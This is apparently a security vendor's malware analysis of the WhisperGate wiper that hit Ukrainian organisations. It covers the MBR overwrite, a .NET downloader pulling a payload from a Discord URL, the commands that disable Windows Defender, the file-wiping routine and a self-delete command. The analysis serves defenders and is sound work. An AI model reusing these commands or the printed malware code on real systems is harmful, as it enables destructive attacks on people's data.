

Netskope Threat Coverage: WhisperGate

 netskope.com/blog/netskope-threat-coverage-whispergate

Gustavo Palazolo

January 26, 2022



Summary


A new destructive malware called WhisperGate was discovered in mid-January 2022 targeting Ukrainian organizations. This threat emerged during geopolitical conflicts in Ukraine, masquerading as ransomware. However, this malware has a more destructive nature: wiping files and corrupting disks to prevent the OS from loading. Ukraine has suffered other cyberattacks that seem to be connected to WhisperGate, such as the defacement of many websites connected to their governments.

This is a multi-stage malware, where one of the payloads is hosted on a Discord server. The preference of attackers to use cloud services for malicious purposes is increasingly common, as pointed out in an analysis of a threat campaign that uses multiple cloud services throughout the attack. The threat group behind WhisperGate is being tracked as DEV-0586, and so far there isn't any association between this attack to known APT groups. In this threat coverage, we analyzed all four stages of WhisperGate to demonstrate how it works.

Analysis

Stage 01

WhisperGate's first stage is a small executable compiled with MinGW, responsible for corrupting the disk by writing code into the Master Boot Record (MBR), which is a small section on disk that contains the Partition Table and an executable code related to the boot loader.



Binary information about WhisperGate's first stage

Corrupting the MBR is a simple technique to prevent any Operating System from loading, as the assembly code is executed before the OS.

The entire code for the first stage of WhisperGate can fit in a single screenshot, where the malware loads the MBR data that will be written to disk, opens a handle to the physical drive with **CreateFileW**, and uses **WriteFile** to writes the 512 bytes to MBR, which is located in the first sector of the disk.

```

push    ecx                ; char
call    chkstk ms
mov     esi, offset mbr_stub
sub     esp, eax
lea    edi, [ebp-2018h]
call   sub_401990
mov    ecx, 2048
rep    movsd
mov    [esp+2040h+hTemplateFile], 0 ; hTemplateFile
mov    [esp+2040h+dwFlagsAndAttributes], 0 ; dwFlagsAndAttributes
mov    [esp+2040h+dwCreationDisposition], 3 ; dwCreationDisposition
mov    [esp+2040h+lpSecurityAttributes], 0 ; lpSecurityAttributes
mov    [esp+2040h+dwShareMode], 3 ; dwShareMode
mov    [esp+2040h+dwDesiredAccess], 10000000h ; dwDesiredAccess
mov    [esp+2040h+lpFileName], offset FileName ; "\\.\PhysicalDrive0"
call   CreateFileW
mov    esi, eax
lea    eax, [ebp-2018h]
sub    esp, 1Ch
mov    [esp+2040h+lpFileName], esi ; hFile
mov    [esp+2040h+dwCreationDisposition], 0 ; lpOverlapped
mov    [esp+2040h+lpSecurityAttributes], 0 ; lpNumberOfBytesWritten
mov    [esp+2040h+dwShareMode], 512 ; nNumberOfBytesToWrite
mov    [esp+2040h+dwDesiredAccess], eax ; lpBuffer
call   WriteFile
sub    esp, 14h
mov    [esp+2040h+lpFileName], esi ; hObject
call   CloseHandle
push   eax
lea    esp, [ebp-0Ch]
xor    eax, eax
pop    ecx
pop    esi

```

Disassembled code of WhisperGate's first stage.

The MBR stub written to disk includes a 16-bit assembly code and a message.

```
align 20h
mbr_stub db 0EBh, 0, 8Ch, 0C8h, 8Eh, 0D8h, 0BEh, 88h, 7Ch, 0E8h, 0, 0, 50h, 0FCh, 8Ah, 4
```

Hex View-1

00403FC0	?? ?? ?? ?? ?? ?? ?? ??	????????????????
00403FD0	?? ?? ?? ?? ?? ?? ?? ??	????????????????
00403FE0	?? ?? ?? ?? ?? ?? ?? ??	????????????????
00403FF0	?? ?? ?? ?? ?? ?? ?? ??	????????????????
00404000	00 00 00 00 00 00 00 00
00404010	00 00 00 00 00 00 00 00
00404020	EB 00 8C C8 8E D8 BE 88 7C E8 00 00 50 FC 8A 04	è.ĀĒž0% è..PüŠ.
00404030	3C 00 74 06 E8 05 00 46 EB F4 EB 05 B4 0E CD 10	<.t.è..Fèòè.'í.
00404040	C3 8C C8 8E D8 A3 78 7C 66 C7 06 76 7C 82 7C 00	ĀĒž0Ex fç.v , .
00404050	00 B4 43 B0 00 8A 16 87 7C 80 C2 80 BE 72 7C CD	.'c°.š.† €Ā€kr í
00404060	13 72 02 73 18 FE 06 87 7C 66 C7 06 7A 7C 01 00	.r.s.β.† fç.z ..
00404070	00 00 66 C7 06 7E 7C 00 00 00 00 EB C4 66 81 00	..fç.~ ...ëĀf..
00404080	7A 7C C7 00 00 00 66 81 16 7E 7C 00 00 00 00 F8	z ç...f...~ø
00404090	EB AF 10 00 01 00 00 00 00 00 01 00 00 00 00 00	ë~.....
004040A0	00 00 41 41 41 41 41 00 59 6F 75 72 20 68 61 72	..AAAAA.Your·har
004040B0	64 20 64 72 69 76 65 20 68 61 73 20 62 65 65 6E	d·drive·has·been
004040C0	20 63 6F 72 72 75 70 74 65 64 2E 0D 0A 49 6E 20	·corrupted...In
004040D0	63 61 73 65 20 79 6F 75 20 77 61 6E 74 20 74 6F	case·you·want·to
004040E0	20 72 65 63 6F 76 65 72 20 61 6C 6C 20 68 61 72	·recover·all·har
004040F0	64 20 64 72 69 76 65 73 0D 0A 6F 66 20 79 6F 75	d·drives...of·you
00404100	72 20 6F 72 67 61 6E 69 7A 61 74 69 6F 6E 2C 0D	r·organization,..
00404110	0A 59 6F 75 20 73 68 6F 75 6C 64 20 70 61 79 20	.You·should·pay·
00404120	75 73 20 20 24 31 30 68 20 76 69 61 20 62 69 74	us·\$10k·via·bit
00404130	63 6F 69 6E 20 77 61 6C 6C 65 74 0D 0A 31 41 56	coin·wallet...1AV
00404140	4E 4D 36 38 67 6A 36 50 47 50 46 63 4A 75 66 74	NM68gj6PGPFcJuf
00404150	48 41 54 61 34 57 4C 6E 7A 67 38 66 70 66 76 20	KATa4WLnzg8fpfv
00404160	61 6E 64 20 73 65 6E 64 20 6D 65 73 73 61 67 65	and·send·message
00404170	20 76 69 61 0D 0A 74 6F 78 20 49 44 20 38 42 45	·via...tox·ID·8BE
00404180	44 43 34 31 31 30 31 32 41 33 33 42 41 33 34 46	DC411012A33BA34F
00404190	34 39 31 33 30 44 30 46 31 38 36 39 39 33 43 36	49130D0F186993C6
004041A0	41 33 32 44 41 44 38 39 37 36 46 36 41 35 44 38	A32DAD8976F6A5D8
004041B0	32 43 31 45 44 32 33 30 35 34 43 30 35 37 45 43	2C1ED23054C057EC
004041C0	45 44 35 34 39 36 46 36 35 0D 0A 77 69 74 68 20	ED5496F65...with
004041D0	79 6F 75 72 20 6F 72 67 61 6E 69 7A 61 74 69 6F	your·organizatio
004041E0	6E 20 6E 61 6D 65 2E 0D 0A 57 65 20 77 69 6C 6C	n·name...We·will
004041F0	20 63 6F 6E 74 61 63 74 20 79 6F 75 20 74 6F 20	·contact·you·to
00404200	67 69 76 65 20 66 75 72 74 68 65 72 20 69 6E 73	give·further·ins
00404210	74 72 75 63 74 69 6F 6E 73 2E 00 00 00 55 AA	tructions...U#
00404220	EB 00 8C C8 8E D8 BE 88 7C E8 00 00 50 FC 8A 04	è.ĀĒž0% è..PüŠ.
00404230	3C 00 74 06 E8 05 00 46 EB F4 EB 05 B4 0E CD 10	<.t.è..Fèòè.'í.
00404240	C3 8C C8 8E D8 A3 78 7C 66 C7 06 76 7C 82 7C 00	ĀĒž0Ex fç.v , .
00404250	00 B4 43 B0 00 8A 16 87 7C 80 C2 80 BE 72 7C CD	.'c°.š.† €Ā€kr í

Data written on disk by WhisperGate
 If we load this data into the disassembler, we can analyze the 16-bit assembly that will be executed once the computer is rebooted, which doesn't do anything but display a message.

```
loc_7C02:                                ; CODE XREF: seg000:7C001j
mov     ax, cs
mov     ds, ax
mov     si, 7C88h
call   $+3
push   ax
cld

loc_7C0E:
mov     al, [si]
cmp     al, 0
jz      short loc_7C0E
call   sub_7C1C
inc     si
jmp     short loc_7C0E
```

```
aYourHardDriveH db 'Your hard drive has been corrupted.',0Dh,0Ah
db 'In case you want to recover all hard drives',0Dh,0Ah
db 'of your organization,',0Dh,0Ah
db 'You should pay us $10k via bitcoin wallet',0Dh,0Ah
db '1AVNM68gj6PGPFcJufTKATa4WLnzg8fpfv and send message via',0Dh,0Ah
db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
db '054C057ECED5496F65',0Dh,0Ah
db 'with your organization name.',0Dh,0Ah
db 'We will contact you to give further instructions.',0
```

Code that is executed once the computer is infected with WhisperGate.
 Once the computer is infected, as soon as it restarts, the message is displayed and the OS is prevented from loading. The message says the hard drive was corrupted and demands a payment of \$10,000 via Bitcoin to a specific wallet address.




Computer infected with the first stage of WhisperGate.

This is the only action performed by the first stage of WhisperGate. The following stages were created probably to add a certain resilience to the attack in case the first stage fails, as systems may use GUID Partition Table (GPT), which is MBR's successor.

Stage 02

In this stage, we have a simple .NET downloader for stage 03. The binary contains an expired signature from Microsoft, and although it is not shown by identification tools, the file is obfuscated with NetReactor, as pointed out by OALabs.



Binary information about WhisperGate's second stage.

Once running, it downloads the third stage from a Discord server, named "Tbopbh.jpg".

```

// Token: 0x06000001 RID: 1 RVA: 0x000020C0 File Offset: 0x000002C0
private static byte[] ChangeFacade()
{
    Facade.ReflectFacade();
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    byte[] array = (byte[])typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
    {
        typeof(string)
    }).Invoke(new WebClient(), new object[]
    {
        "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
    });
    if (array.Length > 1)
    {
        Array.Reverse(array, 0, array.Length);
    }
    return array;
}

```

WhisperGate's .NET downloader.

After the download, the malware loads the binary as a .NET assembly and executes the method named "Ylfwdwgmpilzyaph".

```

// Token: 0x0600000F RID: 15 RVA: 0x0000228C File Offset: 0x0000048C
public static void LogoutFacade()
{
    Type[] exportedTypes = Facade.PrintFacade().GetExportedTypes();
    foreach (Type type in exportedTypes)
    {
        Manager.FillFacade(type.GetMethods());
    }
}

```

```

// Token: 0x06000010 RID: 16 RVA: 0x000022D0 File Offset: 0x000004D0
private static void FillFacade(MethodInfo[] spec)
{
    foreach (MethodInfo methodInfo in spec)
    {
        if (methodInfo.Name == "Ylfwdwgmpilzyaph")
        {
            methodInfo.Invoke(null, null);
        }
    }
}


```

Malware executing

the third stage of WhisperGate

Stage 03

Here we have a 32-bit DLL, also developed in .NET. Since this file is directly loaded by the second stage as a .NET assembly, the DLL doesn't have an entry point, which requires some adjustments to make dynamic analysis feasible.



Binary information about WhisperGate's third stage.

As shown in the image above, the file is protected with Eazfuscator, likely to hinder researchers' analysis. Searching throughout the decompiled code, we can find the same method that is executed by the second stage.

```

namespace ClassLibrary1
{
    // Token: 0x020000D4 RID: 212
    public static class Main
    {
        // Token: 0x060005B9 RID: 1465 RVA: 0x001BF3C File Offset: 0x001A13C
        public static void Y1fwdwgmPilzyaph()
        {
            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@H!uq=A", null);
        }

        // Token: 0x060005BA RID: 1466 RVA: 0x001BF54 File Offset: 0x001A154
        private static void \u0002()
        {
            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@J"&T(!", null);
        }
    }
}

```

Main function from the third stage of WhisperGate.

Once running, it checks if the process is running as an Administrator. If it's not the case, it launches itself with elevated permissions and exits the process.

Locals	
Name	Value
\u0002	{Boolean IsInRole(System.Security.Principal.WindowsBuiltInRole)}
\u0003	{System.Security.Principal.WindowsPrincipal}
\u0005	{object[0x00000001]}
[0]	Administrator

Malware checking for administrative permissions.

Then, it drops a VBS named "Nmddfrqqrbyjeygggda.vbs" into the Windows temporary folder, containing a simple PowerShell code that adds the path "C:\\" to Windows Defender's exclusion list.

Locals	
Name	Value
\u0002	{Void WriteAllText(System.String, System.String)}
\u0003	null
\u0005	object[0x00000002]
[0]	@ "C:\Users\...AppData\Local\Temp\Nmddfrqrbjyeyggda.vbs"
[1]	@ "CreateObject("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath 'C:\', 0, False"

Simple VBS / PowerShell to bypass Windows Defender.

It also drops an executable named “**AdvancedRun.exe**” to the same directory, which is a [tool from NirSoft](#) to execute programs with different settings. WhisperGate uses this tool to execute commands in the “TrustedInstaller” group context.

Locals	
Name	Value
\u0002	{Void WriteAllBytes(System.String, Byte[])}
\u0003	null
\u0005	object[0x00000002]
[0]	@ "C:\Users\...AppData\Local\Temp\AdvancedRun.exe"
[1]	byte[0x00016378]

Usage of AdvancedRun tool, by NirSoft.

It executes two commands with this tool, both as an attempt to disable Windows Defender. The first one tries to stop Defender’s service, and the second tries to delete its respective folder.

```
AdvancedRun.exe /EXEfilename C:\Windows\System32\sc.exe
/WindowState 0 /CommandLine ""stop WinDefend"" /StartDirectory """" /RunAs 8 /Run

AdvancedRun.exe /EXEfilename C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
/WindowState 0 /CommandLine ""rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse""
/StartDirectory """" /RunAs 8 /Run
```

Commands executed with AdvancedRun.

Then, WhisperGate copies “InstallUtil.exe” to Windows temporary folder, which is a [binary](#) from .NET Framework.

Locals	
Name	Value
\u0002	{Boolean (System.String, System.String, Boolean)}
\u0003	null
\u0005	object[0x00000003]
[0]	@ "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe"
[1]	@ "C:\Users\...AppData\Local\Temp\InstallUtil.exe"
[2]	true

Copying InstallUtil executable to Windows temporary folder.

And finally, WhisperGate’s last stage is injected into an instance of the InstallUtil’s process. The payload is stored within an encrypted resource, where all the bytes are reversed and compressed with [Gzip](#).

Name	Value
\u0002	{System.Object Invoke(System.Object, System.Object[])}
\u0003	{Int32 ToInt32(Byte[], Int32)}
\u0005	object[0x00000002]
[0]	null
[1]	object[0x00000002]
[0]	byte[0x00006200]
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04
[9]	0x00
[10]	0x00

Malware loading WhisperGate's last stage.

Stage 04

The binary used in this stage is quite similar to the first one in terms of compiler and linker.

File type	PE32	Entry point	004012e0	Disasm	Base address	00400000	Memory map
PE	Export	Import	Resources	.NET	TLS	Overlay	
Sections	0008	Time date stamp	2022-01-10 00:14:38	Size of image	0000c000	Manifest	Version
Scan	Detect It Easy(DiE)	Endianness	LE	Mode	32-bit	Architecture	I386
Type							Console
Compiler	MinGW(GCC: (GNU) 6.3.0)[-]						S
Linker	GNU linker ld (GNU Binutils)(2.28)[Console32,console]						S

WhisperGate's last stage.

Looking at the main function of the malware, we have two functions being called prior to the end of the execution.

```
; Attributes: bp-based frame

mw_main proc near

uFlags= dword ptr -18h
dwReason= dword ptr -14h

push    ebp
mov     ebp, esp
sub     esp, 18h
call    mw_main_routine
call    mw_delete_itself
mov     [esp+18h+dwReason], 14h ; dwReason
mov     [esp+18h+uFlags], 1 ; uFlags
call    ExitWindowsEx
push    eax
push    eax
xor     eax, eax
leave
retn    10h
mw_main endp
```

WhisperGate's main function.

At the function we named “mw_main_routine”, the malware starts by listing the drives with the help of GetLogicalDrives API.

```
push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
lea     edi, [ebp+RootPathName]
mov     esi, offset aA ; "A"
sub     esp, 3Ch
call    GetLogicalDrives
mov     ecx, 0Ah
mov     ebx, eax
rep movsb
lea     edi, [ebp+RootPathName]
mov     [ebp+var_1C], 0
xor     esi, esi
```

Malware listing OS drives.

Then, it uses GetDriveTypeW to check if the drive is either fixed or remote. If that's the case, it starts the function that will wipe the files.

```
lea    eax, [esi+41h]
mov    dword ptr [esp+48h+X], edi ; lpRootPathName
mov    [ebp+RootPathName], ax
call   GetDriveTypeW
cmp    eax, DRIVE_FIXED
push  ecx
jnz    short loc_40183B
```

```
loc_40183B:                ; lpRootPathName
mov    dword ptr [esp+48h+X], edi
call   GetDriveTypeW
cmp    eax, DRIVE_REMOTE
push  edx
jz     short loc_401825
```

```
loc_401825:                ; LPCWSTR
mov    dword ptr [esp+48h+X], edi
mov    [ebp+var_1C], 2Ah ; '*'
call   mw_wipe_files
mov    [ebp+var_1C], 0
jmp    short loc_401849
```

```
[ebp+var_1C], 0
```

Malware checking the

drive type.

Within the function we named “mw_wipe_files”, it starts by listing all the files in the root path of the drive with FindFirstFileW.

```

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
lea     eax, [ebp+FindFileData]
sub     esp, 29Ch
mov     [esp+2A8h+lpFindFileData], eax ; lpFindFileData
mov     eax, [ebp+arg_0]
mov     [esp+2A8h+lpFileName], eax ; lpFileName
call    FindFirstFileW
mov     [ebp+hFindFile], eax
inc     eax
push    ecx
push    ecx
jz     loc_4017A8

```

Malware listing all the files

in the current directory.

If the current object is a directory, the “mw_wipe_files” function is called recursively with the identified directory as a parameter. This is verified by calling the “_wstat” function and checking the st_mode bits.

```

mw_is_directory proc near          ; CODE XREF: mw_corrupt_files+1284p
FileName    = dword ptr -48h
Stat        = dword ptr -44h
var_2C     = _stat32 ptr -2Ch
arg_0      = dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 48h
lea     eax, [ebp+var_2C]
mov     [esp+48h+Stat], eax ; Stat
mov     eax, [ebp+arg_0]
mov     [esp+48h+FileName], eax ; FileName
call    _wstat
xor     edx, edx
test    eax, eax
jnz    short loc_40148D
mov     ax, [ebp+var_2C.st_mode]
and     ax, 0F000h
cmp     ax, 4000h
setz   dl

#define S_ISFIFO(mode) (((mode)&0xF000) == 0x1000)
#define S_ISCHR(mode)  (((mode)&0xF000) == 0x2000)
#define S_ISDIR(mode)  (((mode)&0xF000) == 0x4000)
#define S_ISBLK(mode)  (((mode)&0xF000) == 0x6000)
#define S_ISREG(mode)  (((mode)&0xF000) == 0x8000)
#define S_ISLNK(mode)  (((mode)&0xF000) == 0xA000)
#define S_ISSOCK(mode) (((mode)&0xF000) == 0xC000)
#define S_ISDOOR(mode) (((mode)&0xF000) == 0xD000)

```

Malware checking if the current object is a directory.

WhisperGate does not wipe files in the Windows directory.

```


lea    eax, [ebp+FindFileData.cFileName]
mov    word ptr [ebx+esi*2-2], 0
mov    [esp+2A8h+lpFileName], ebx ; Destination
mov    esi, offset aAWindows ; "A:\\Windows"
mov    [esp+2A8h+lpFindFileData], eax ; Source
call   wscat
mov    ecx, 16h
rep movsb
mov    [esp+2A8h+lpFileName], offset aHomedrive ; "HOMEDRIVE"
call   wgetenv
mov    ax, [eax]
mov    [esp+2A8h+lpFileName], ebx ; String1
mov    [ebp+String2], ax
lea    eax, [ebp+String2]
mov    [esp+2A8h+lpFindFileData], eax ; String2
call   wcscmp

```

WhisperGate

skipping Windows folder.

The last verification is related to the file's extension, where the malware iterates over a list of targeted extensions and, if the file name matches, a function we named "mw_write_bytes_to_file" is called.



WhisperGate checking for targeted extensions.

WhisperGate targets many files with extensions related to websites, such as “.html”, “.php”, “.asp”, “.jsp”, as well as common documents like “.doc”, “.xls”, “.ppt”, etc. A complete list of targeted extensions can be found in our [GitHub repository](#).


```

dd offset aDotm      ; ".DOTM"
dd offset aDotx      ; ".DOTX"
dd offset aXlsm      ; ".XLSM"
dd offset aXlsb      ; ".XLSB"
dd offset aXlw       ; ".XLW"
dd offset asc_406322 ; "."
dd offset aXlm       ; ".XLM"
dd offset asc_406336 ; "."
dd offset aXltx      ; ".XLTX"
dd offset aXltm      ; ".XLTM"
dd offset aPptm      ; ".PPTM"
dd offset aPot       ; ".POT"
dd offset asc_40636E ; "."
dd offset aPpsm      ; ".PPSM"
dd offset aPpsx      ; ".PPSX"
dd offset aPpam      ; ".PPAM"
dd offset aPotx      ; ".POTX"
dd offset aPotm      ; ".POTM"
dd offset aEdb       ; ".EDB"

```

WhisperGate's targeted extensions.

And finally, if the file matches the criteria, WhisperGate wipes the file by replacing its content with a sequence of **0x100000** bytes of **0xCC**.

```

call    malloc
mov     edx, eax
mov     ecx, 100000h
mov     al, 0CCh ; 'ì'
mov     edi, edx
mov     [ebp+var_20], edx
rep stsb
mov     eax, [ebp+var_1C]
mov     [esp+48h+String], edx ; Buffer
mov     [esp+48h+Format], 100000h ; ElementCount
mov     [esp+48h+BufferCount], 1 ; ElementSize
mov     [esp+48h+Stream], eax ; Stream
call    fwrite
mov     eax, [ebp+var_1C]
mov     [esp+48h+String], eax ; Stream
call    fclose
mov     [esp+48h+BufferCount], esi ; NewFileName
mov     [esp+48h+String], ebx ; OldFileName
call    _wrename
mov     [esp+48h+String], esi ; Block
call    free
mov     edx, [ebp+var_20]
mov     [ebp+FileName], edx
add     esp, 3Ch
pop     ebx

```

WhisperGate wiping system's

files.

Also, a random extension is appended to the file's name.

The screenshot displays a file explorer on the left with a directory tree. The file 'classADDRESS_RANGE-members..4ae1' is highlighted with a purple box. A purple arrow points from this box to a hex editor window on the right. The hex editor window shows a memory dump for 'classADDRESS_RANGE-members..4ae1'. The columns are labeled 'Offset (h)' and 'Decoded text'. The 'Decoded text' column contains a series of 'i' characters, indicating that the memory has been overwritten with a specific character.

Files wiped by WhisperGate.

Once it's over, WhisperGate deletes itself through a simple command line, where "%s" is the file path obtained with `GetModuleFileNameA`.

```

; const char Format[]
Format          db 'cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q'
; DATA XREF: mw_delete_itself+3510
;
;          db ' "%s"',0

```

This is the only behavior of WhisperGate's last stage. Paying the ransom demanded would be fruitless because the MBR and files were simply overwritten, not encrypted like they would be by ransomware.

Conclusions

